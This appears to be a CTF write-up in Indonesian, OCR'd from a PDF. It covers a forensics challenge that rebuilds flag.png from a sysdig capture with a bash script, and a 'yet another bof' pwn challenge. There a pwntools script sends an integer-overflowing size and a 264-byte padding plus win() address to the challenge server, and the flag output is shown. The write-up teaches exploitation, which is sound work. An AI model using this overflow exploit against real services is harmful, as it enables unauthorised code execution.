
File berisi Sysdig event dan setelah baca-baca kita bisa ekstrak isi nya menggunakan “sysdig cli”
https://crazymanarmy.github.io/2023/01/31/Hgame-2023-week3-Tunnel-&&-Tunnel-Revenge-Writeup(EN)/index.html



No.	Time	Source	Destination	Protocol	Lengt	Info
1	0.0000000…			Sysdig Event	94	useradded
2	0.0000000…			Sysdig Event	89	useradded
3	0.0000000…			Sysdig Event	85	useradded
4	0.0000000…			Sysdig Event	83	useradded
5	0.0000000…			Sysdig Event	79	useradded
6	0.0000000…			Sysdig Event	80	useradded
7	0.0000000…			Sysdig Event	86	useradded
8	0.0000000…			Sysdig Event	77	useradded
9	0.0000000…			Sysdig Event	76	useradded
10	0.0000000…			Sysdig Event	85	useradded
11	0.0000000…			Sysdig Event	80	useradded
12	0.0000000…			Sysdig Event	89	useradded
13	0.0000000…			Sysdig Event	83	useradded
14	0.0000000…			Sysdig Event	81	useradded
15	0.0000000…			Sysdig Event	84	useradded
16	0.0000000…			Sysdig Event	82	useradded
17	0.0000000…			Sysdig Event	83	useradded
18	0.0000000…			Sysdig Event	67	useradded
19	0.0000000…			Sysdig Event	82	useradded
20	0.0000000…			Sysdig Event	84	useradded
21	0.0000000…			Sysdig Event	86	useradded
22	0.0000000…			Sysdig Event	80	useradded

```
malfunc@LAPTOP-LFN83O1Y:~/CTF/METASEC$ sysdig -r scap.pcapng | grep flag.png | head
44940 18:59:22.256472366 0 init.sh (133232) < read res=80 data=#!/bin/bash.FILE="flag.png".if [[ ! -f "$FILE" ]]; then.  echo "'$FILE' not foun
44960 18:59:22.256483289 0 init.sh (133232) < read res=322 data=#!/bin/bash.FILE="flag.png".if [[ ! -f "$FILE" ]], then.  echo "'$FILE' not foun
44962 18:59:22.256512060 0 init.sh (133232) < newfstatat res=0 dirfd=-100(AT_FDCWD) path=flag.png(/home/jonvps/flag.png) flags=0
45084 18:59:22.257129872 0 stat (133233) < execve res=0 exe=stat args=-c.%s.flag.png. tid=133233(stat) pid=133233(stat) ptid=133232(init.sh) cwd=<NA> fdlimit=1024 pgft_maj=0 pgft_min=61 vm_size=480 vm
.slice/session-914.scope.cpuacct=/.io=/.mem... env=SHELL=/bin/bash.PWD=/home/jonvps.LOGNAME=jonvps.XDG_SESSION_TYPE=tty.HOME=/ho... tty=34816 pgid=133232(init.sh) loginuid=1000(jonvps) flags=0 cap_inh
=2446-06-02 19:44:59.143003360 exe_ino_mtime=2042-01-08 11:17:27.936145920 uid=1000(jonvps) trusted_exepath=/usr/bin/stat
45548 18:59:22.258549853 0 dd (133234) < execve res=0 exe=dd args=if=flag.png.bs=1.skip=0.count=512. tid=133234(dd) pid=133234(dd) ptid=133232(init.sh) cwd=<NA> fdlimit=1024 pgft_maj=0 pgft_min=54 vm_
user-1000.slice/session-914.scope.cpuacct=/.io=/.mem... env=SHELL=/bin/bash.PWD=/home/jonvps.LOGNAME=jonvps.XDG_SESSION_TYPE=tty.HOME=/ho... tty=34816 pgid=133232(init.sh) loginuid=1000(jonvps) flags=
ino_ctime=2545-05-22 07:24:49.055935762 exe_ino_mtime=2041-01-25 11:56:56.734603776 uid=1000(jonvps) trusted_exepath=/usr/bin/dd
45860 18:59:22.259134902 0 dd (133234) > openat dirfd=-100(AT_FDCWD) name=flag.png(/home/jonvps/flag.png) flags=1(O_RDONLY) mode=0
45861 18:59:22.259137052 0 dd (133234) < openat fd=3(<f>/home/jonvps/flag.png) dirfd=-100(AT_FDCWD) name=flag.png(/home/jonvps/flag.png) flags=1(O_RDONLY) mode=0 dev=801 ino=267943
45862 18:59:22.259138110 0 dd (133234) > dup2 fd=3(<f>/home/jonvps/flag.png)
45863 18:59:22.259138859 0 dd (133234) < dup2 res=0(<f>/home/jonvps/flag.png) oldfd=3(<f>/home/jonvps/flag.png) newfd=0(<f>/home/jonvps/flag.png)
45864 18:59:22.259139289 0 dd (133234) > close fd=3(<f>/home/jonvps/flag.png)
```


Nah yang menarik disini adalah disini ada flag.png namun dia dibaca 1 byte-1byte



Dengan bantuan gpt dikit berikut scriptnya :

```
#!/bin/bash

echo "Cleaning PNG data..."

# Extract data, hapus newlines, dan skip karakter pertama
sysdig -r scap.pcapng -p "%evt.buffer" "fd.name contains flag.png"
--print-hex | \
    while IFS= read -r line; do
        printf "%s" "$line"
    done | tail -c +2 > flag_cleaned.png

echo "Cleaned file created: flag_cleaned.png"
grep -o "0x0000: [0-9a-f][0-9a-f]" flag_cleaned.png |   cut -d' ' -f2 | tr
-d '\n' > hex
xxd -r -p hex > hex1.png

# Check signature
echo "Checking PNG signature:"
xxd -l 8 hex1.png

# Check file type
file hex1.png

echo "File size: $(wc -c < hex1.png) bytes"
```


```
malfunc@LAPTOP-LFN83017:~/CTF/METASEC$ ./ex1.sh
Cleaning PNG data...
Cleaned file created: flag_cleaned.png
Checking PNG signature:
00000000: 8950 4e47 0d0a 1a0a                      .PNG....
hex1.png: PNG image data, 559 x 54, 8-bit/color RGBA, non-interlaced
File size: 10474 bytes
malfunc@LAPTOP-LFN83017:~/CTF/METASEC$
```



Flag : Meta4Sec{shark_on_the_cl0ud_00efd3bbcd}

Pwn

yet another bof pwn



Hasil unzip dari file dist.zip diberikan 3 file berbeda flag.txt,main.c,chall

```
Archive:  dist.zip
   creating: dist/
 extracting: dist/flag.txt
  inflating: dist/main.c
  inflating: dist/chall
```

Fokus di bagian file main.c

```c
int main(){
    char buf[MAX];
    unsigned size;
    printf("size: ");
    scanf("%u", &size);
    if (size + 1 > MAX) {
        printf("no bof pls\n");
        exit(0);
    }
    printf("data: ");
    read(0, buf, size);
    buf[strcspn(buf, "\n")] = '\0';
    return 0;
}
```

Untuk bypass pengecekan ukuran buffer dengan integer overflow unsigned int (maksimum 4 byte unsigned: 2^32 - 1).

Binary memiliki fungsi win() di alamat 0x401256. Langkah kita adalah menimpa return address dengan alamat win().

```
0000000000401256 T win
```

```
  GNU nano 7.2          exploit.py
from pwn import *

p = remote("117.53.46.98", 10000)

# Step 1: Bypass size check via integer overflow
p.sendline("4294967295")

# Step 2: Build the payload
padding = b"A" * 264
win_addr = p64(0x401256)
payload = padding + win_addr

# Step 3: Send payload
p.send(payload)

# Step 4: Interact to get the flag
p.interactive()
```

Offset ke return address adalah 264 byte (b"A" * 264).

Lalu kita jalankan script exploit.py

```
[x] Opening connection to 117.53.46.98 on port 1000
[▖] Opening connection to 117.53.46.98 on port 1000
0: TOpening connection to 117.53.46.98 on port 1000
[+] one
/mnt/d/Download/picoCTF/exploit.py:6: BytesWarning:
 Text is not bytes; assuming ASCII, no guarantees.
See https://docs.pwntools.com/#bytes
  p.sendline("4294967295")
[*] Switching to interactive mode
size: data: flag: Meta4Sec{e6b760bc7b7f2e252a2c5069
2c5e4ce3}
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA\x03
/home/ctf/run: line 2:  2943 Segmentation fault
  (core dumped) ./chall
[*] Got EOF while reading in interactive
$
```

Flag : Meta4Sec{e6b760bc7b7f2e252a2c50692c5e4ce3}